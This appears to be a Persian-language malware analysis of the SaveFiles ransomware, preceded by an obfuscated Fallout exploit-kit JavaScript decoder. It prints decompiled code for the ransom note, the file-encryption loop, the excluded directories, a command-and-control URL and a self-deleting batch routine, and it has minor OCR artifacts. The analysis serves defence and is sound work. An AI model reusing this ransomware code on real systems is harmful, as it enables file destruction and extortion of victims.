
طبق تحقیقات صورت گرفته اکسپلویت کیت Fallout که نسخه‌ی جدید از اکسپلویت کیت Nuclear می‌باشد در آگوست ۲۰۱۸ کشف شد و مهاجمین از آن برای گسترش نرم‌افزارهای مخرب از طریق تبلیغات آنلاین استفاده می‌کنند. نمونه‌ای از استفاده از این اکسپلویت کیت در قطعه کد زیر قابل مشاهده است:

```
var GCkkgAXOjzx = {
    KAaAFaNPLOdewXc: "eMXADQaK1dvLb6w-f9CZsqyl0H.iVkI84rO3tREj5SUPBpuYWJGTnzcmgh7NoxF2_",
    QajNwIaOhmfdqfV: function (EpQrHmnBRnFoUzQU) {
        var BHijGCAesq = '';
        var CHxPXWrYsyIyQhzY,UbwyuaKLwrCKeGYB,ZmgGKQVGTHxsHW;
        var BpgAHcSa,DTkPTxwaGBq,AtUcobsmCXvfUs,FajudGmrkqW;
        var QOWlRTuFHkIi = 0;
        EpQrHmnBRnFoUzQU = EpQrHmnBRnFoUzQU['replace'](/[^A-Za-z0-9\._-]/g, "");
        while (QOWlRTuFHkIi < EpQrHmnBRnFoUzQU['length']) {
            BpgAHcSa = this['KAaAFaNPLOdewXc']['indexOf'](EpQrHmnBRnFoUzQU['charAt'](QOWlRTuFHkIi++));
            DTkPTxwaGBq = this['KAaAFaNPLOdewXc']['indexOf'](EpQrHmnBRnFoUzQU['charAt'](QOWlRTuFHkIi++));
            AtUcobsmCXvfUs = this['KAaAFaNPLOdewXc']['indexOf'](EpQrHmnBRnFoUzQU['charAt'](QOWlRTuFHkIi++));
            FajudGmrkqW = this['KAaAFaNPLOdewXc']['indexOf'](EpQrHmnBRnFoUzQU['charAt'](QOWlRTuFHkIi++));
            CHxPXWrYsyIyQhzY = (BpgAHcSa << 2) | (DTkPTxwaGBq >> 4);
            UbwyuaKLwrCKeGYB = ((DTkPTxwaGBq & 15) << 4) | (AtUcobsmCXvfUs >> 2);
            ZmgGKQVGTHxsHW = ((AtUcobsmCXvfUs & 3) << 6) | FajudGmrkqW;
            BHijGCAesq = BHijGCAesq + window['String']['fromCharCode'](CHxPXWrYsyIyQhzY);
            if (AtUcobsmCXvfUs != 64) {
                BHijGCAesq = BHijGCAesq + window['String']['fromCharCode'](UbwyuaKLwrCKeGYB);
            }
            if (FajudGmrkqW != 64) {
                BHijGCAesq = BHijGCAesq + window['String']['fromCharCode'](ZmgGKQVGTHxsHW);
            }
        }
        BHijGCAesq = GCkkgAXOjzx.WwShgnixIwmobt(BHijGCAesq);
        return BHijGCAesq;
    },
```


تحلیل ایستا:

پس از تحلیل کد باج‌افزار SaveFiles به نتایج زیر دست پیدا کردیم.

طبق بررسی‌هایی که بر روی فایل‌های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج‌افزار SaveFiles ساختار فایل‌هایی را که حجم آن‌ها کمتر از ۵۲۴۲۸۸۰ بایت است را به طور کامل تغییر می‌دهد و فایل‌هایی که حجم آن‌ها از این مقدار بیشتر است، را به این شکل رمزگذاری می‌کند که ابتدا ۵۲۴۲۸۸۰ بایت ابتدایی آن‌ها را تغییر می‌دهد سپس ۵۲۴۲۸۸۰۰ بایت بعدی را بدون تغییر قرار می‌دهد و دوباره ۵۲۴۲۸۸۰ بایت را رمزگذاری می‌کند و این فرایند تا انتها ادامه دارد.



تصویر ۱: فایل با حجم بیشتر از ۵۲۴۲۸۸۰ بایت.



تصویر ۲: فایل با حجم کمتر از ۵۲۴۲۸۸۰ بایت که تمام ساختار آن تغییر کرده است.

قطعه کد زیر مربوط به پیغام باج‌خواهی باج‌افزار می‌باشد :

urpress.c

```
981  char *off_40E4A0 = "!!!SAVE_FILES_INFO!!!.txt"; // weak
982  char *off_40E4C8[7] =
983  {
984    "WARNING! \r\nYour files, photos, documents, databases and other important files are encrypted and have the extension: .SAVEfiles\r\nThe only method of rec",
985    "overing files is to purchase an decrypt software and unique private key.\r\nAfter purchase you will start decrypt software, enter your unique private ke",
986    "y and it will decrypt all your data.\r\nOnly we can give you this key and only we can recover your files.\r\nYou need to contact us by e-mail BM-2cXonzj9o",
987    "vn5qdX2MrwMK4j3qCquXBKo4h@bitmessage.ch send us your personal ID and wait for further instructions.\r\nFor you to be sure, that we can decrypt your file",
988    "s - you can send us a 1-3 any not very big encrypted files and we will send you back it in a original form FREE.\r\nPrice for decryption $300. \r\nThis pr",
989    "ice avaliable if you contact us first 72 hours.\r\n\r\n\r\n\r\n\r\nE-mail address to contact us:\r\nBM-2cXonzj9ovn5qdX2MrwMK4j3qCquXBKo4h@bitmessage.ch\r\n\r\n\rReserve e",
990    "-mail address to contact us:\r\nsavefiles@india.com\r\n\r\n\rYour personal id:\r\n"
991  }; // weak
```

همانطور که اشاره نمودیم این باج‌افزار فایل‌هایی که حجم آن‌ها بیشتر از ۵۲۴۲۸۸۰ است، را به این شکل رمزگذاری می‌کند که ابتدا ۵۲۴۲۸۸۰ بایت ابتدایی آن‌ها را تغییر می‌دهد، سپس ۵۲۴۲۸۸۰۰ بایت بعدی را بدون تغییر قرار می‌دهد و دوباره ۵۲۴۲۸۸۰ بایت را رمزگذاری می‌کند و این فرایند تا انتها ادامه دارد. قطعه کد زیر مربوط به این فرایند می‌باشد و تعداد بایت‌های مورد هدف باج‌افزار نیز به خوبی قابل مشاهده است:

urpress.c

```
2590    v25 = &v3;
2591    hFile = (HANDLE)-1;
2592    lpBuffer = 0;
2593    v24 = 0;
2594    v26 = 0;
2595    hFile = CreateFileW(lpFileName, 0xC0000000, 1u, 0, 3u, 0x80u, 0);
2596    if ( hFile == (HANDLE)-1 )
2597    {
2598      v12 = aCreatefile;
2599      CxxThrowException(&v12, &_TI2PAG);
2600    }
2601    v19 = GetFileSize(hFile, 0);
2602    if ( !v19 )
2603    {
2604      CloseHandle(hFile);
2605      hFile = (HANDLE)-1;
2606      lstrcpyW(&String1, lpFileName);
2607      lpString2 = (LPCWSTR)std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned short>>::c_str(a1 + 104);
2608      lstrcatW(&String1, lpString2);
2609      if ( !MoveFileW(lpFileName, &String1) )
2610      {
2611        v11 = aMovefile;
2612        CxxThrowException(&v11, &_TI2PAG);
2613      }
2614      v10 = 0;
2615      CxxThrowException(&v10, &_TI1H);
2616    }
2617    lpBuffer = VirtualAlloc(0, 0x500010u, 0x1000u, 4u);
2618    if ( !lpBuffer )
2619    {
2620      v9 = aVirtualalloc;
2621      CxxThrowException(&v9, &_TI2PAG);
2622    }
2623    lDistanceToMove = 0;
2624    do
2625    {
2626      if ( SetFilePointer(hFile, lDistanceToMove, 0, 0) == -1 )
2627        break;
2628      NumberOfBytesRead = 0;
2629      if ( !ReadFile(hFile, lpBuffer, 0x500000u, &NumberOfBytesRead, 0) )
2630      {
2631        v8 = aReadfile;
2632        CxxThrowException(&v8, &_TI2PAG);
2633      }
2633      }
2634      if ( !NumberOfBytesRead )
2635        break;
2636      memset(&Dst, 0, 0x15u);
2637      memset(&v17, 0, 0x100u);
2638      v24 = VirtualAlloc(0, NumberOfBytesRead, 0x1000u, 4u);
2639      memcpy((void *)v24, lpBuffer, NumberOfBytesRead);
2640      sub_401266((int)&v17, a1 + 24, &Dst);
2641      sub_40233E((int)&v17, (int)v24, NumberOfBytesRead);
2642      if ( SetFilePointer(hFile, lDistanceToMove, 0, 0) == -1 )
2643        break;
2644      NumberOfBytesWritten = 0;
2645      if ( !WriteFile(hFile, v24, NumberOfBytesRead, &NumberOfBytesWritten, 0) )
2646      {
2647        v7 = aWritefile;
2648        CxxThrowException(&v7, &_TI2PAG);
2649      }
2650      lDistanceToMove += 57671680;
2651      v14 = v19 - lDistanceToMove;
2652    }
2653    while ( (signed int)(v19 - lDistanceToMove) >= 5242880 );
2654    CloseHandle(hFile);
2655    hFile = (HANDLE)-1;
2656    lstrcpyW(&NewFileName, lpFileName);
2657    v4 = (LPCWSTR)std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned short>>::c_str(a1 + 104);
2658    lstrcatW(&NewFileName, v4);
2659    result = MoveFileW(lpFileName, &NewFileName);
2660    if ( !result )
2661    {
2662      v6 = aMovefile_0;
2663      CxxThrowException(&v6, &_TI2PAG);
2664    }
2665    v26 = -1;
2666    if ( lpBuffer )
2667      result = VirtualFree(lpBuffer, 0, 0x8000u);
2668    if ( v24 )
2669      result = VirtualFree((LPVOID)v24, 0, 0x8000u);
2670    if ( hFile != (HANDLE)-1 )
2671      result = CloseHandle(hFile);
2672    return result;
2673  }
```

در قطعه کد زیر پسوندی که پس از رمزگذاری به انتهای فایل‌ها اضافه می‌شود، قابل مشاهده است :

urpress.c

```
992   char *off_40E4F0 = ".SAVEfiles"; // weak
993   void *off_40E518 = &unk_4106B8; // weak
994   LPCWSTR lpWindowName = L"LPCWSTRszTitle"; // idb
995   LPCWSTR lpClassName = L"LPCWSTRszWindowClass"; // idb
996   wchar_t aAdmin[] = L"--Admin"; // idb
997   wchar_t aFornetres[] = L"--ForNetRes"; // idb
998   wchar_t aAutostart_0[] = L"--AutoStart"; // idb
999   wchar_t aService[] = L"--Service"; // idb
1000  wchar_t aAdmin_0[8] = L"--Admin"; // weak
1001  wchar_t aRunas[6] = L"runas"; // weak
```

همانطور که قبلا اشاره نمودیم باج‌افزار SaveFiles به جز برخی از دایرکتوری‌های موجود در سیستم قربانیان، باقی دایرکتوری‌های موجود بر روی سیستم قربانیان را اسکن می‌نماید و تمام فایل‌های موجود در آن‌ها را رمزگذاری می‌کند. قطعه کد زیر مربوط به دایرکتوری‌هایی می‌باشد که از حمله‌ی باج‌افزار مصون باقی می‌مانند:

urpress.c

```
1003  wchar_t aCWindows[12] = L"C:\\Windows\\"; // weak
1004  wchar_t aCProgramFilesX[40] = L"C:\\Program Files (x86)\\Mozilla Firefox\\"; // weak
1005  wchar_t aCProgramFilesX_0[42] = L"C:\\Program Files (x86)\\Internet Explorer\\"; // weak
1006  wchar_t aCProgramFilesX_1[31] = L"C:\\Program Files (x86)\\Google\\"; // weak
1007  wchar_t aCProgramFilesM[34] = L"C:\\Program Files\\Mozilla Firefox\\"; // weak
1008  wchar_t aCProgramFilesI[36] = L"C:\\Program Files\\Internet Explorer\\"; // weak
1009  wchar_t aCProgramFilesG[25] = L"C:\\Program Files\\Google\\"; // weak
1010  wchar_t aDWindows[12] = L"D:\\Windows\\"; // weak
1011  wchar_t aDProgramFilesX[40] = L"D:\\Program Files (x86)\\Mozilla Firefox\\"; // weak
1012  wchar_t aDProgramFilesX_0[42] = L"D:\\Program Files (x86)\\Internet Explorer\\"; // weak
1013  wchar_t aDProgramFilesX_1[31] = L"D:\\Program Files (x86)\\Google\\"; // weak
1014  wchar_t aDProgramFilesM[34] = L"D:\\Program Files\\Mozilla Firefox\\"; // weak
1015  wchar_t aDProgramFilesI[36] = L"D:\\Program Files\\Internet Explorer\\"; // weak
1016  wchar_t aDProgramFilesG[25] = L"D:\\Program Files\\Google\\"; // weak
1017  wchar_t asc_411228[3] = L"\\\\"; // weak
1018  wchar_t asc_411230[2] = L"\\"; // weak
```

قطعه کد زیر مربوط به دامنه‌ی مربوط به سرور کنترل و فرمان باج‌افزار می‌باشد :

urpress.c

```
969   CHAR Name[] = "TEMP"; // idb
970   CHAR asc_40E3C0[] = "\\"; // idb
971   CHAR aDelselfBat[] = "delself.bat"; // idb
972   CHAR aEchoOffTryDel[] = "@echo off\r\n:try\r\ndel \""; // idb
973   CHAR aIfExist[] = "\"\r\nif exist \""; // idb
974   CHAR aGotoTry[] = "\" goto try\r\n"; // idb
975   CHAR aDel[] = "del \""; // idb
976   CHAR asc_40E410[] = "\""; // idb
977   CHAR asc_40E414[] = "\""; // idb
978   CHAR asc_40E418[] = "\""; // idb
979   LPCSTR lpString = "http://xxxart.pp.ua/finish2/get.php"; // idb
980   void *off_40E478 = &unk_40EBD8; // weak
```


قطعه کد زیر مربوط به فرایند حذف فایل اجرایی باج‌افزار، پس از اتمام فرایند رمزگذاری فایل‌ها می‌باشد :

IDA View-A | Hex View-1 | Structures


```
loc_40482A:                ; nSize
push    104h
lea     edx, [ebp+Filename]
push    edx                ; lpFilename
push    0                  ; hModule
call    ds:GetModuleFileNameA
push    104h               ; cchBuffer
lea     eax, [ebp+Filename]
push    eax                ; lpszShortPath
lea     ecx, [ebp+Filename]
push    ecx                ; lpszLongPath
call    ds:GetShortPathNameA
push    104h               ; nSize
lea     edx, [ebp+Buffer]
push    edx                ; lpBuffer
push    offset Name        ; "TEMP"
call    ds:GetEnvironmentVariableA
xor     ecx, ecx
cmp     ecx, eax
sbb     edx, edx
lea     eax, [ebp+Buffer]
and     edx, eax
mov     [ebp+lpString2], edx
mov     ecx, [ebp+lpString2]
push    ecx                ; lpString2
lea     edx, [ebp+String1]
push    edx                ; lpString1
call    ds:lstrcpyA
push    offset asc_40E3C0 ; "\\"
lea     eax, [ebp+String1]
push    eax                ; lpString1
call    ds:lstrcatA
push    offset aDelselfBat ; "delself.bat"
lea     ecx, [ebp+String1]
push    ecx                ; lpString1
call    ds:lstrcatA
push    offset aEchoOffTryDel ; "@echo off\r\n:try\r\ndel \""
lea     edx, [ebp+Str]
push    edx                ; lpString1
call    ds:lstrcpyA
push    eax                ; lpString2
lea     ecx, [ebp+Str]
push    ecx                ; lpString1
call    ds:lstrcatA
push    offset aIfExist ; "\"\r\nif exist \""
lea     edx, [ebp+Str]
push    edx                ; lpString1
call    ds:lstrcatA
lea     eax, [ebp+Filename]
push    eax                ; lpString2
lea     ecx, [ebp+Str]
push    ecx                ; lpString1
call    ds:lstrcatA
push    offset aGotoTry ; "\" goto try\r\n"
lea     edx, [ebp+Str]
push    edx                ; lpString1
call    ds:lstrcatA
push    offset aDel        ; "del \""
lea     eax, [ebp+Str]
push    eax                ; lpString1
call    ds:lstrcatA
lea     ecx, [ebp+String1]
push    ecx                ; lpString2
lea     edx, [ebp+Str]
push    edx                ; lpString1
call    ds:lstrcatA
push    offset asc_40E410 ; "\""
lea     eax, [ebp+Str]
push    eax                ; lpString1
call    ds:lstrcatA
lea     ecx, [ebp+String1]
push    ecx                ; pszPath
call    ds:PathFileExistsA
test    eax, eax
jz      short loc_40496E
```

```
lea     edx, [ebp+String1]
push    edx                ; lpFileName
call    ds:DeleteFileA
```


قطعه کد زیر مربوط به تابع GetDriveTypeA() می‌باشد که باج‌افزار از این تابع برای شناسایی نوع درایوها استفاده می‌کند :




قطعه کد زیر مربوط به تابع GetLogicalDrives() می‌باشد که با استفاده از این تابع درایوهای سیستم قربانی شناسایی می‌شوند :



